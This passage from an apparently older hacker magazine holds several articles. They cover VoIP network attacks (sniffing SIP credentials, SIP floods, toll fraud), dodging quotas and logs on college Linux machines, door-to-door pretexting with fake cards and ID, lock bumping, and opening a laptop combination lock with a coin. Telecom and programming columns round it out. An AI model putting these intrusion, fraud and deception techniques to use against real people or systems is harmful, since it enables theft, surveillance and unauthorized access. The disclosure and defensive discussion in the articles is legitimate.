switch on the network and decides to try to gain access to that one with the same "alicetech" login. No joy this time. They have a different password for this system. Jim decides he'd like to try to see what devices are on that network. A temporary interruption in service, he reasons, would mean IP phones would probably have to send out requests via TFTP or HTTP, so capturing data on those ports would give him the SIP credentials for their users. He issues shutdown commands to ports on the switch he has control over and starts sniffing traffic on those ports. Sure enough, 30 seconds after he issues "no shutdown" on those ports he sees a SIP phone sending an HTTP request to a server. Capturing those packets he then goes on to discover that the SIP username for that phone is "alice2132223333" and the SIP password is "bobco14553". He also determines that the SBC for BobCo is proxy.bobco.com. A lookup on ARIN shows that BobCo is assigned the IP block 66.85.0.0 /24. Now Jim knows enough to have multiple attack avenues. Knowing the public IP space of BobCo's customers and the SBC address means that Jim can now send floods of SIP INVITE or BYE messages to that SBC or other public IP addresses in the range that BobCo has. If BobCo was an ILEC or CLEC that also provided circuits, knowing the public IP addresses it is assigned could also mean that Jim can launch attacks against other BobCo customers because he knows that their public IP must be in that range. An NMAP scan of that subnet would tell Jim which hosts are active and which hosts are listening on port 5060 for SIP connections.

Being in the network for Alice Inc. also means that Bob has the ability to launch DoS attacks against that company. Or he could simply want to cause distractions by adjusting the QoS settings on the switch he has access to which would require time and effort on the part of Alice Inc.'s IT staff to troubleshoot. He could also take this opportunity to capture traffic and record conversations. He might get a call between the CEO and a potential investor or he might get the lead software developer ordering take-out. You never know. But he could then cross those two streams and it could seem like Sequoia Capital wants to invest $20 million in crispy noodles with duck from the Chinese restaurant down the street.

Because Jim now has SIP credentials for Alice Inc. he can now download a softphone client like X10 or XLite and configure it to use Alice Inc.'s SIP account to place free calls. Jim may also take this opportunity to sell those credentials or use them in other fashions to commit or abet toll fraud.

Now let's say that Alice Inc. took a few steps to improve both QoS and security and uses different VLANs for voice and data. The switch would recognize his laptop sniffing as part of the data VLAN and not allow it to do something like run a network scan of the voice VLAN. To combat this, Jim would use a tool like VLANPing (`http://www.hack➥ingvoip.com/tools/vlanping.tar.gz`) to play around with VLAN tagging and see if he can identify endpoints.

So, conclusion, there are a number of benefits to VoIP which wasn't really the point of this article. What I hope you understand here is some of the risks involved and some of the tools available to explore these new VoIP systems. For more information on the tools mentioned in this article and others see `http://www.voipsa.org/Resources/tools.➥php`. A great deal of the ideas here are also in the *Hacking Exposed VoIP* book and I would suggest that you pick it up for a read. It's a great book.

Getting More Out of Your College Linux System



by Silent Strider

The first day I discovered my college offered Linux and UNIX systems for students to use, I set out to learn more about what security precautions had been taken and what software was available. Initially I was disappointed. Upon waking the machine, I was greeted with the GNOME Display Manager login screen. There was no option to choose a different display manager. In fact, no other display managers were installed! The machines are slow so, like any hacker, I would prefer a lightweight desktop for GUI tasks.

Let's skip the graphical login entirely and log in from a console. `Ctrl+Alt+F1` should

do nicely. Make a quick check for Trojans by sending a few Ctrl+D's and log on. I assume you have access to compiler tools, but you have one problem. The sysadmin implemented quotas for the average user. Luckily, you are not the average user. You have a higher priority.

Before we start, we should "clear" the machine. Run w, who, last and look for either users currently connected other than yourself or users who have logged in remotely recently. Assuming this is a single user machine, you should be the only user logged in. You may want to run a script that monitors network activity of your machine in real time. The following accomplishes that:

```
while true; do netstat -tn > first;
sleep 1; netstat -tn > second; diff
first second; done
```

Run the above in any terminal (all one line). Changing the arguments to netstat from -tn to -tev will give you more verbose information. Now that we've cleared the system, let's continue.

Jump into /tmp and make a directory to work in. Name it something that won't draw attention. For example, if a lot of users run gnome/kde you may have folders of the format orbit-username. Make a directory of a similar format to blend in. Quickly chmod this directory 700 to keep others out.

Inside your tmp folder, use lynx or links to download the FluxBox source code from http://fluxbox.sourceforge.net/download.php. Now untar and gunzip the archive. Next, run ./configure --prefix=$HOME/fluxbox to install the application in your home directory.

```
make
make install
```

Assuming all goes well, you'll need to write your ~/.xinitrc file. Don't forget to remove your /tmp folder!

My .xinitrc contains:

```
xterm&
xclock&
gnome-terminal&
exec $HOME/fluxbox/bin/fluxbox
```

Add whatever applications you like to the top. Now, maybe you're wondering, if X11 is already running GDM, how do I run startx? The answer is passing one argument.

```
startx -- :1
```

Moments later you will be greeted by your own personal desktop.

Now that X is running, you should make a few more changes. Edit the following files found in your $HOME directory.

```
.login
.profile
```

.bashrc (your shell configuration file)

If you use gnome-terminal, I recommend editing your profile and unchecking :update utmp/wtmp records when command is launched. This helps limit the info showing up in the logs about you.

When logging out, exit fluxbox normally, and remember to always log out of the console and to switch back to the GDM by pressing Ctrl-Alt+F7.

Remember to chmod your home directory 700 to keep others out. If it's 750 all students can view your files, and if it's 755 *everyone* can view your files.

Using /tmp is my first example of bypassing quotas. But what if you like watching videos or listening to music but can't because of the lack of space? Take a look at how much RAM your machine has and the size of the swap file. Most machines at my university have 1GB of RAM, and, I kid you not, one machine has a 20GB swap partition. Many programs allow the buffering of data in cache/memory/swap. MPlayer for example. If you run

```
mplayer -cache 1000000 -cache-min 99
➥http://location.of.file
```

it will download 1GB into RAM! You can watch your movie and leave no trace of it on the hard drive. Let the cache fill while you work; it'll start playing when it's done. I'm curious if someone more knowledgeable than me could implement a file system within the swap space? Some systems only go as far as a quota and leave memory usage unlimited.

Another trick to get around quotas is to look for all world writeable folders. The find command can help you out:

```
find / -type d -perm -o+w -ls 2>/dev/
➥null 1>worldwriteable.txt
```

All errors go to /dev/null and all world writeable directories will be in worldwriteable.txt. Depending on what you find, you will have considerably more space at your disposal!

Another useful program is locate. You can run:

```
updatedb --output /tmp/MyDB
```

to create a database you can search with locate. I suggest copying it to a disk or a remote server. You can search your locate database by passing the argument:

```
locate -d MyDB
```

I strongly suggest searching your user ID. In doing so, I discovered my campus has an unpublished backup server that stores every deleted file. I was not informed of its existence and if not for locate I never would have known.

I hope you enjoyed this article. Remember, you are not an average user. Limits do not apply to you. Look for what they missed, and enjoy.

Social Engineering and Pretexts



by Poacher

I worked for a while as a store detective and the man that hired me gave me a piece of advice: "Son, this could be the dullest, most depressing job you will ever have in your life. Ten hours walking around a store will make you quit in two days. But this job is what you make of it. If you get creative it can be the most fun you'll ever have."

He was right on both counts. My first two days were hell on earth. Then at the end of the second day I sat down and decided that rather than give up I would figure out a way to be good at it. Two years later when I eventually quit over a dispute over wages, I was loving every second of the job.

I took that same attitude with me when I started out working as a private detective. To some people spending 18 hours at a stretch sitting in a car desperate to take a leak may not sound fun. But it was the challenge, the seeking for hidden knowledge. Spending a week following someone's every movement and at the end of it they don't even know you exist, yet you knew everything about them.

Sounds familiar? It's the "hacker high" - that feeling you get from acquiring knowledge that they don't want you to have and getting it without them ever knowing.

Anyway, back to the topic in hand. As a private eye I was good at the covert surveillance stuff. Sitting in cars and following people eventually became second nature. But early on I started meeting guys who never needed to do that. They could knock on a door and get the information in five minutes that I could spend a week of sitting in a car to get. In short I was jealous. This was something that I just couldn't do. I had spent my entire short career striving to stay in the shadows and the idea of actually knocking on the door and speaking to our subject freaked me out.

Then during one long job in the North I happened to be browsing through a bookshop and came across a copy of Kevin Mitnick's *The Art of Deception*. I devoured that book then read it again immediately. My respect goes to Kevin for what is an excellent book.

However, nothing changed. I still couldn't knock on doors. But the seeds had been sown.

Social engineering is a very personal skill. I believe anybody can do it. In fact I know now that anyone can because we're all doing it all the time. It's done unconsciously a lot of the time and deliberately some of the time. Every time we negotiate a lift in a friend's car or try to minimize the damage from forgetting a birthday we are using social engineering.

Realizing this changed things for me. I reasoned that I had to find methods that fitted my personality. There would be no point in my pretending to be an extroverted character if I wasn't one deep down. I would just be creating another opportunity to get caught out.

Working as a private detective in England is, I suspect, a lot different from doing the same job in many states of the U.S. We have no license, no ID, no authority, no weapons, and, most importantly, no access (legally anyway) to a lot of sources of information. For example we have no reverse phone directory, no access to criminal records, and what information is public is often locally based and so very difficult to find. So in order to earn our dinner we have to be very creative.

One vital skill is being able to find out who is staying at an address or who has stayed there. I tried many approaches over the years until I hit upon a method that worked for me.

I analyzed my interactions with people and realized that with the right pretext, people would tell you anything. I decided to play upon two fundamental human motivators: the desire to be helpful and the fear of something unpleasant happening. If one wouldn't get them the other one would.

In conjunction with that, the pretext I used would have to be one that I was comfortable with and could be believable in.

The first thing I did was go to a business card machine in a shopping center and make up a few cards with a false name, proclaiming I was a field representative of a finance company. Then I started dressing for work. Rather than wearing what was comfortable I would wear a jacket and tie.

Now if I had to go an address and find out if, for example, John Doe was living there and if he wasn't find out where he now was and not alert anyone that a PI was looking for Mr. Doe, what I would do is arm myself with my business cards (later I would add a fake ID), a clipboard, or a document case with a few random printouts and knock on the door. Then I would pick a name at random.

Resident: "Hello."

Me: "Hi, can I speak to Alfred James."

Resident: "I think you've got the wrong house."

Me: (frowning and scratching my head) "This is 221b Baker Street."

Resident: (now looking confused) Yes it is.

Me: "OK, ah you see I'm Harry Belmont from Axis Credit. What happens is if someone applies for a large loan, sometimes we send people out to check the address exists. So you're sure there's no one called Alfred James staying here?"

Resident: (looking alarmed) "No, I've never heard of anyone called that."

Me: "I see, I think someone's given us a false address then. Look don't worry, a few minutes of our time and we can straighten this out and I can get your address removed from our system and you can forget about this. OK, I'll need a few details...."

And that's it. From that point on, the resident will give me almost any information I could possibly want to ask for and as a bonus at the end they'll be thanking me.

So far I've found this method to work for me almost 100 percent of the time. But it's not foolproof and its suitability depends upon what information you're trying to obtain. Nevertheless for a quick cold call at a door it's a pretty good method of getting information that a resident would not otherwise give a stranger.

The golden rules of using a pretext as I see them:

1) Choose one you are comfortable with. This will make you believable. Don't pretend to be a telephone engineer if you know nothing about the business. Don't turn up dressed like a bin man while pretending to be a businessman.

2) Tailor your pretext to the information you want to obtain.

3) Utilize the social motivators like the desire to help or fear of the unknown. People will often volunteer all the information you need.

4) Be confident.

I found that with each success my confidence grew and as that happened I found I could push the limits and try for more each time. But start small. There's always another way to obtain information, but if you make someone suspicious your job will get exponentially harder.

My work kit now includes a few rudimentary props that have proved worth the space they take up in my car. A hard hat and a reflective vest are often all that you need to walk confidently onto a construction site or even into an office building. Carry a small case and some technical looking tools as well and no one will question if they see you poking around computers or telecom equipment. A modest amount of money and half an hour at a business card printing machine can equip you with a range of cards in various names to cover most scenarios.

Even my Thermos proved a useful prop. On one job I had to access a very large, very well secured private housing estate. During my surveillance of the entrance I noticed lots of gardener's trucks arriving in the mornings to tend the grounds of the idle rich. Quickly improvising with what I had I took my shirt off and tied it round my waist, picked up my Thermos, and strolled round the grounds like I was a gardener on his break. If anyone had stopped me I had a story ready that I had missed my pickup that morning and was trying to find my boss and the work van. As it turned out, despite more CCTV than I could count and uniformed guards at every gate, I managed to stroll around the estate at will for two days.

People are easier to fool than computers and "hacking" a person can be a lot more fun. All you need is a little imagination and ability to think on your feet. Start out by spending a little time each day just observing people and their interactions. Often the very people employed to stop you getting in somewhere can be the most helpful. Think security guard. They are most often bored and underpaid and all too willing to talk to someone if offered the right pretext. Making friends with the security is more useful than a set of keys.

I hope this inspires people to go out and pay a little more attention to their interactions with others. Have fun doing it and always remember to treat everyone with respect.



Telecom Informer

by The Prophet

Greetings from the Central Office! It's autumn in Puget Sound country, although we had an unusually cold and wet summer. Still, fall means back to school and that means that my "service monitoring" gets a lot more interesting. By the way, Amber, your mom found out that you cut classes today and you're going to be in *big* trouble! Next time you decide to hang out at the mall, don't go to the one where Mrs. Pierce works. All the boys down at Fort Meade had a big laugh over that one, too.

But I digress. In this installment of *The Telecom Informer* we're going outside of the central office and into hotels, hospitals, and college campuses. In many of these places the majority of calls never leave the building. Instead they're routed over Private Branch Exchanges or PBXs for short. While most PBXs are connected to the Public Switched Telephone Network (PSTN), they can operate as entirely self-contained systems, or connect to other telecommunications networks (such as the secure networks operated by various governments around the world).

Nearly everyone reading this has probably made a phone call through a PBX at some point in their lives. Ever had to dial 9 first to make a call? Your call most likely traveled through a PBX. Ever called from one hotel room to another by dialing only the room number? Your call probably never left the building. I say "probably" and "most likely" because many local phone companies offer a service called Centrex. This offers calling features similar to PBXs, but everything (including "service monitoring" and government surveillance) is handled right here in my central office. We just charge you a hefty fee per month, per line.

Years ago phreaks often thought of a PBX as a fun way to make free phone calls. They'd refer to "diverters" or "extenders" in conversations and often used such terminology interchangeably with "PBX." A phreak I knew named Phred, based out of Staten Island, spent his days collecting other phreaks' phone numbers and then calling them using PBXs he'd broken into. "I've got your number," he'd threaten on conference bridges, which were common at the time. "I've got *everybody's* number and I'm gonna call you on my phone sex PBX." I'm not sure what ever happened to Phred; he disappeared one day and nobody ever heard from him again. Rumor has it he went to prison, but who knows.

And now, if you'll indulge, it's time for a trip down memory lane. Before Internet access was widely available (believe it or not, it's only been about 15 years), hackers and phreaks largely communicated and shared information via text files and hacking programs (such as ToneLoc) circulated on dial-up BBSs. You can think of a dial-up BBS as similar to a web message board, except that each one had to be dialed up separately using a modem. If someone else was connected to the BBS, you'd get a busy signal.

One of the more creative inventions of *2600 Magazine* was their voice BBS, which gave people without computers another avenue to communicate. Messages left there were quite often interrupted by red box tones. I spent many long hours in the central office performing "service monitoring" of (516) 473-2626.

Hackers and phreaks also communicated using conference bridges, such as those provided by Alliance Teleconferencing. These were a favorite with phreaks because they both contained an incredible array of conference management features, and were highly susceptible to, erm, "creative" billing arrangements. And, of course, there were *2600* meetings, where local hackers and phreaks could meet and share ideas face-to-face.

OK, back to the present day. Although a poorly configured PBX can still allow unauthorized people to make free phone calls, finding an open DISA port is rare these days. And with the low cost of long distance (like 7.25 cents per minute to Singapore) combined with the high risk of being caught, it's hardly worth the bother anymore.

So, you may ask, what good is a PBX if you can't make free phone calls using it? Fair question. But first, it's good to understand

why people install PBXs so you can think of creative ways to have fun with them. PBXs provide numerous advantages to the people who install them, but probably the biggest one is a lower phone bill. Instead of paying a monthly fee to the phone company for each individual telephone line in a facility, you only need to buy as many phone lines as you actually use for incoming and outgoing calls. This is calculated by the PBX installer based on averages, with some buffer for unusually busy periods. Making a call within the building ties up your phone, but it doesn't tie up an actual phone line. If you make a call outside the building (generally by pressing 9), or if you receive a call from the PSTN, the PBX takes care of routing your call.

The second biggest advantage is control. With a PBX, you can control the calling features available to each telephone set individually. For example, you could configure some telephone sets to only receive incoming calls, others to only be able to make calls within the building, and still others to have unrestricted capability. You can even control the hours when calls ring through to office phones, for example, forwarding calls to an answering service after hours.

Another form of control is least cost call routing. Suppose that you have accounts with two different long distance carriers. One carrier provides attractive pricing for domestic calls and the other provides attractive pricing for international calls. Based on the numbers dialed, the administrator can instruct the PBX to route the call over one long distance carrier versus another (using carrier access codes, a topic I have covered in previous issues).

PBXs provide numerous features other than just additional control over how and when calls are placed. You're probably familiar with those "press 1 for sales, press 2 for service, or press 3 for a recording of our CEO farting" phone trees. With a PBX, you can make your very own. PBXs generally also include voicemail systems, and PBX administrators have as much flexibility around voicemail features as they do around calling features. For example, you can decide whether or not to let callers record their own outgoing messages, control the number of messages they can store in their mailbox, or grant the ability to return phone calls (to name just a few options).

There are dozens of different manufacturers of PBXs, but they are largely self-contained and proprietary systems. PBXs generally use digital inside wiring (often with proprietary encoding, meaning you have to use only telephone sets of the same brand and model as your PBX), and can connect to the PSTN using either digital (ISDN and/or T1) or analog lines. Note that not all PBXs support all types of PSTN connectivity. In general, despite a lot of noise about open standards, you pretty much have to buy both your PBX and your telephones (called station sets) from the same manufacturer. Manufacturers sometimes have multiple (and often incompatible) product lines. For example, Nortel has both the Norstar and Meridian product lines. These telephone systems have different features and hardware, and are not fully interoperable.

To make things even more exciting, telephones, computers, voicemail, email, and VoIP technologies have converged rapidly over the years. This leads to a confusing hodgepodge of acronyms, many of which mean different things to different manufacturers. For example, a "VoIP PBX" could actually be using any of over a dozen communications protocols, some public and some proprietary, with transport over IP being the only thing they have in common. And even then, which part of the call takes place over IP can vary. Some PBXs, for example, label themselves as VoIP, but in practice they can only route long distance calls over the Internet (using services such as a SIP provider). Conversely, there are now software-only PBXs, such as Asterisk, which can be operated without connecting to a single physical telephone line.

One feature that my central office supports, which many PBXs don't, is CALEA. If you've read my previous columns, I have described in detail this FBI-mandated surveillance infrastructure which is built into the PSTN. However, in-building calls may not be safe for much longer. Many colleges and universities around the country have reportedly been contacted by the FBI requesting provisions for PBX surveillance infrastructure. They claim it's to assist them in cracking down on "drug activity." It's probably only a matter of time before hospitals, businesses, and anywhere other than the Department of Justice receives similar requests.

And on that uplifting note, it's time to bring another issue of *The Telecom Informer* to a close. Have a safe and happy Halloween, and Thanksgiving, press 4 to pull my finger, and I'll see you all again this winter!

Links

`http://www.telephreak.org` – A software-only Asterisk PBX offering free voicemail and conference bridges.

`http://www.askcalea.com` – FBI-operated website describing the CALEA nationwide surveillance program.

Language Nonspecific:

Back to Fundamentals

by Kn1ghtl0rd
Kn1ghtl0rd@hotmail.com

Programming today has become a divided front. On one side you have the MS .NET programmers and on the other side you have the Linux/Java/Web programmers. When someone decides they want to start writing software they are faced with one important question: Which language to learn first? Although this question is "important," it should not be the focus of an aspiring developer. In my experience as a developer I have found out one very important thing. If you are a good programmer, a great programmer even, it doesn't matter what language you use because you could use any one of the hundreds of languages available. It all comes down to fundamentals and understanding how to think like a coder. By restricting yourself to a specific language you are limiting the type and quality of work you can create. Understanding coding structure, logical analysis, and above all having the hacker mind will allow you to utilize the tools that best fit the scenario and not have the language define your path.

The first language I ever learned was RPG IV for the AS/400 computing system. Granted, this is an old language that hasn't changed much in 15 years but it is a well documented, structured language that gave me a base to learn how to be a good programmer, not just an RPG programmer. Once you learn one language and understand the fundamentals you essentially know any language you want. I can pick up a new programming language with a small learning curve in syntax and execution that lasts only about a week. I am going to share my technique for learning programming languages and how you can utilize the fundamentals of software design to allow you to unchain your software and become language nonspecific.

The first step is to pick a well documented language that is easy to read. Why choose one easy to read? Because you will remember it better. If English is your primary language and you read a quote in English you will more than likely remember it. Now read the same quote in Spanish and try and remember it. So with absolutely no knowledge of Spanish you will not only forget the quote but probably misquote and mispronounce it when you try to recall it. The same basic theory can be used in programming. Say you learn Visual Basic or Gambas, two very easy to read languages. You have a command like this:

```
Dim intCash as Integer
```

Now you know that the command is defining (Dim) the variable (intCash) as an integer. So now read the same line in C:

```
Int intCash;
```

It is basically the same. You recognize the Int as being a data type of integer because you remember the Int from VB. The same goes with any other command you have. It is all a matter of reference. So this solves the language issue, but now what about programming structure? The most important thing is to think modular. The smaller you can break tasks down the easier it is to manage them; it also makes one of the fundamental OOP theories easier, re-use of code. By making things small and nonspecific you can take those pieces and plug them into just about any application that uses that same process. For instance, take a program that takes two numbers, divides them together, then does calculations based on that output. Here is a code example:

```
Int A = 2;
Int B = 14;
Int C;
Int main(){
C = A/B;
IF (C > 7){
Printf ("C is greater than 7");
}else{
Printf("C is less than 7");
}
}
```

This is a pretty straightforward little code block. Now you may be saying, why would I modularize something so small to begin with? Well, you don't have to try and slim it down or anything like that. Just try and think in pieces. So instead of the code above, you could write something like this:

```
Int A;
Int B;
Int C;
Int main(){
C = divide(A,B);
IF (C > 7){
Printf ("C is greater than 7");
}else{
Printf("C is less than 7");
}
}
Int divide(int a, int b){
Int c;
c = a/b;
return c;
}
```

So yeah, there is more code than the other program but now you are able to plug in any two numbers and divide them in any sequence that you want. Not only that but you can reuse the divide function in any other app you wish. Now you are modular. So the next time you need to divide something you don't have to figure out whether you want to divide A by B or vice versa and then change it down the road. You can instead change the input because the function will always be the same. This tiny little function is a very basic example of making your program modular. It is also probably not very practical but for demonstration purposes it is easy to understand.

The next thing that is important when learning to program is to understand classes. Most languages give you basic classes to work with. Every data type, whether they are integers or strings or Boolean, are all classes. Each class has specific properties to it and tasks that can be performed to them. You cannot divide a Boolean object because that is not a method in that class. So by taking this idea of data types you can create new types and you can do things specific to that type. As an exercise, pick an object in your house that has multiple parts and multiple functions it performs. For this article I will choose a radio. A radio has multiple parts; buttons (on/off, AM/FM, etc.) and multiple functions: tune up or down, volume up or down, etc. So your programming language doesn't have a stock radio class and instead of defining each part when you write your code you decide to write a class instead. Here is an example of a simple radio class:

```
class radio;

float tunedTo;
float minimumStep;
int minimumFrequency;
int maximumFrequency;
int maxVolume;
int currentVolume;
bool modType; // false = am - true = fm
int presetStation();
int pre;

function tuneUp()
{
newFreq = tunedTo + minimumStep
if newFreq <= maximumFrequency
 tunedTo = newFreq
else
 print 'max'
 break
}

function tuneDown()
{
newFreq = tunedTo - minimumStep
if newFreq >= minimumFrequency
 tunedTo = newFreq
else
 print 'min'
 break;
}

function toggleModulation()
{
if modType = true
 modType = false
 minimumFrequency = 530
 maximumFrequency = 1700
 minimumStep = 10
 print 'am tuning';
else
 modType = true
 minimumFrequency = 87.5
 maximumFrequency = 108.0
 minimumStep = .5
 print 'fm tuning';
end if
}

function selectPreset()
{
tunedTo = presetStation(pre);
}

function volumeUp()
{
if currentVolume < maxVolume
 currentVolume++;
else
 print 'volume already at max';
 break;
end if
}

function volumeDown()
{
if currentVolume > 0
 currentVolume--;
else
 print 'volume already at zero';
 break;
end if
}
end radio;
```

So as you can see from this small class, pretty much every part of a basic AM/FM radio is included and each function that the radio can perform is defined. Now in your program, to tune up your radio all you have to do is invoke the tuneUp() function instead of defining what the radio is tuned too, what it can be tuned too, and how many steps to tune before stopping. All of this is already defined in the class and every object that is of the type radio will be able to do the same things. This is the essential piece of programming that you need to understand to be a good programmer because classes allow you to be modular and still be able to have complex data manipulation without all the headaches. Not only can you do things to a single radio object but you can use two of the same type and do calculations on that. So you could essentially test one radio against another to make sure they are doing

what you want.

This is just the tip of programming fundamentals but by learning this stuff *first* you will save yourself a lot of debugging and coding time. Maybe not initially but when you have a good sized library of custom functions and classes at your disposal you will essentially be able to write programs like putting together a puzzle. The only thing that will be custom to your application will be the logic behind it and how those pieces fit together in the implementation in question.

A note on logic is to try and not be redundant as much as possible. It is easier to do that if you are modular. You don't need to add the same things a bunch of times to get the same answer. Do it once and then reuse it. Another way to make sure your logic doesn't become a crap shoot is to have good naming conventions for variables. It makes your program easier to read and for other people to understand. A good method that I use is called the Hungarian Notation which is a way of utilizing object types in variable names so you can keep track of the kind of data you are working with. For instance, if you are defining an integer data type, put `int` at the beginning of the variable name and you will never forget that your variable is an integer. You can modify the notation scheme to suit your personal preference but most programmers will still be able to understand it with a little bit of coaching on your notation style. The most important thing about programming logic though is to be linear, or as linear as possible. You don't read a book from back to front, bottom to top, you read it front to back, top to bottom. Remember that when writing software and avoid going backwards in your code, and never *ever* use `go` or `goto` statements! They are evil and unnecessary if you just think for a minute and try to be linear.

Remember the fundamentals and you will be able to write any type of app in any environment with any language because a computer program ends up being the same thing after compiling, no matter what language you are using. There are a million ways syntactically to do the same task but by being a good programmer you can be sure that you are doing it correctly no matter what syntax you may be using.

Front Door Hacking: Redux



by Darkarchives

First off, I would like to give props to Cliff, the author of "Hacking Your Own Front Door" in 24:1. If you somehow missed this article, the following will be somewhat more confusing.


Any locksmith will tell you that there are several hundreds of types of locks, each with their own unique key size and shape. Logically, someone who wanted to be able to open *every* lock would require every type of key, which would cost a load of money and be a big hassle to carry around. The trick with locks is that 90 percent of the locks in use today are one of ten garden varieties, including Schlage and Kwikset. By having these ten main keys, you have a high chance of opening the lock. As Cliff correctly pointed out, most areas use the same types of locks, like a dorm room or a neighborhood. In the area where I live, every house that I know of uses a Schlage deadbolt as well as doorknob. Therefore I would only need one key to get into all of these houses.

Making a bump key is as easy as filing down a spare key or even using a blank and starting from scratch. The problem with this is that if you are making your first key, you tend to second guess yourself and take off too much. I made my own Schlage key and when it didn't work I just went online and bought a set of 11 keys. Looking back, I now know that it takes some practice to bump, and Schlage is harder than some of the others.

Once you have made a bump key, don't be tempted to go and try it on your front door. Some of the risks you run include getting the key stuck in there and having to call someone, or damaging your lock. Repeatedly hitting a bump key can damage the springs that set the pins of a lock and can ultimately render the lock useless. I personally suggest buying a Kwikset lock because as any lockpicker can attest to these locks are the easiest to bump and pick. Also, it is a good idea to hit up Google videos or any other site to find some videos of people bumping a door. Don't get too hung up on how they do it. Instead try and learn generally what motions they do so that you can experiment later. Also, videos of people bumping make it look incredibly easy (there is one of a 12-year-old girl doing it on her first try), but in reality it will take a little bit of practice. What I did was sit down with my key, lock, and the back end of the screwdriver and watch the TV for about an hour. Instead of trying to be exactly like the people on the videos, I whacked at it and tried different angles and pressure until I got a successful bump. After a while, I could bump one out of every ten, and then I started to actually pay attention to what I was doing so I could learn the best way for me.

I am going to take a brief moment to talk about what you should hit your bump key with. My personal favorite, and it sounds like Cliff agrees with me, is the handle of a screwdriver. However, from what I have read on the Internet, almost anything works. Specific bumping tools which you can buy are normally a foot long with a rubber striking area on one end. I have also heard of people using wooden spoons, hammers, wallets, and even women's heeled shoes. Ultimately you want something that is hard enough to deliver a good sized shock to the key while still being small enough to handle. Don't be afraid to experiment around with lots of stuff. You can't really mess anything up too much.

Cliff's article covered how to bump using the "one click method." As he explained, you insert the key and then pull it out one click so that the ridges can contact the pins and transfer the energy. The way I bump locks is called the "minimal movement" method and I personally think that it is easier to learn on. To set your key for minimal movement, you have to file off a bit of the tip of the key and a bit off of the shoulder (see the figure and parts marked in gray). The goal of filing these parts off of your key is to be able to stick the key all the way in, then let it go and have it come back out a tiny bit. The way this works is that a normal key would have the pins rest in the flat area between the ridges, and by filing off the tip and shoulder you can put the key in so that the pins rest instead on the ridges. When filing, don't worry about how much you take off of the shoulder. The tip is where you need to be careful. If you file too much, the pin will miss the ridge altogether and the key will be useless for minimal movement (you could still use it for the one click method). I suggest you take off just a bit and test it, then take off a little more until you get it to the right place.




To use a key set for minimal movement you simply insert it and let it pop out a bit, then apply tension and bump. The tension is the hardest part to master, and really the only way to master it is to practice at different amounts of tension. If you have ever picked locks, then you know how much tension you need.

Cliff was right in that there is very little that you can do to prevent this type of attack on your house. The only other solution that I could come up with besides his is to buy an extremely uncommon lock so that if the burglar wants in, he has to make a special key. Another fact with bump keys is that the more expensive the lock is, the more vulnerable it is. In most cases, locks cost more because they are more precisely crafted, and since the parts are fit better, the transfer of energy happens more smoothly and therefore easier.

Now that you know all this, I encourage you to try it yourself, but in the comfort of your home with a deadbolt that you bought for this purpose. Also, try a Kwikset lock first because they are notoriously easy to pick and bump. I do not recommend trying this on anyone else's locks, as that would be a really stupid idea because it is illegal. Also, it is easier to bump locks that you are holding in your hand as compared to locks that are in a door, so I don't suggest that you try. Instead of using bump keys to break into houses, use them to win bar bets and impress your friends. Happy bumping.

A Penny For Your Laptop



by Atom Smasher
atom@smasher.org
PGP = 762A 3B98 A3C3 96C9 C6B7
582A B88D 52E4 D9F5 7808

I recently purchased a brand new Kensington MicroSaver Combination Notebook Lock and overall I'm not happy with it. Perhaps the most disappointing feature of this lock, which retails for $30-$40 (US), is that it can be opened with a penny in less than 20 seconds without damaging the lock or the device it's attached to. The technique described below can likely be applied to similar locks.

I'll take this opportunity to point out that this information is being shared for the purpose of informational use, educational use, and the advancement of physical security by exposing current vulnerabilities, just the same as exposing software and protocol vulnerabilities leads to the advancement of software and protocol security.

Not only can a malicious attacker (aka thief) use this technique to walk away with a laptop, but also an undamaged lock that can be reset to any combination. In some cases the attacker may gain something more valuable than the laptop. Keep reading.

These types of locks use a bar that extends through the four dials and through one end of the lock housing into a laptop (or other device). The bar has four slots in it, allowing the rings to turn around it. Each ring has one slot in it, allowing the bar to slide when all of the rings are properly aligned. As long as any one of the dials is not in the correct position the bar cannot slide - in theory. In practice, tension can be applied to the bar so that the dials can be jammed into the "correct" positions, revealing the combination. The trick is to apply tension to the bar while turning the dials. For this particular lock, I've found that a coin can aid in applying the proper pressure on the bar.

Slide a coin between the lock and the computer case. Wiggle the lock so the coin can be seated as close as possible to the locking bar. Bear in mind that the goal is to not cause damage to the lock or the laptop.

With the coin in place, the lock will tend to lean away from the coin. By pressing the lock against the coin (squeezing the coin between the lock and computer case) push the lock perpendicular to the computer case and at the same time apply tension to the locking bar. A firm pressure is best; too much pressure may damage the lock and/or computer.

With the proper pressure applied to the bar, the dials can be spun back and forth until they each stick, at which point the lock should open. With practice this can be done in well under 20 seconds by turning two to three dials at a time to start.

In testing this technique, the dials seem to have a tendency to stick starting with the last digit and moving towards the first digit. This may or may not apply universally. If all but one of the digits is found, I recommend removing the coin and turning the dial of the unknown digit until the lock opens.

People are creatures of habit, and in most cases the four digit combination used on the lock will probably be the same PIN as the owner's bank card, voice mail, luggage locks, etc. In many situations just learning the PIN may be more valuable than the laptop. In any case, the coin can now be used to turn the slot opposite the T-Bar, which will expose a red dot adjacent to the combination. When the red dot is exposed, a new combination can be chosen and set by turning the slot to its original position. This allows an attacker to reset the combination and replace the lock.

This type of attack can be easily avoided if the dials of the combination lock are manufactured with grooves in each position corresponding to an incorrect digit. The bar would then jam in the grooves, making it impossible to determine if each dial is jamming in the slot (indicating a correct digit) or a groove (indicating nothing).

Thanks to my dad, who taught me how locks are supposed to work and how they often don't. He also taught me that thieves break into things; locksmiths gain access to secure areas after receiving proper authorization.

The RIAA's War on Terror



by Glider

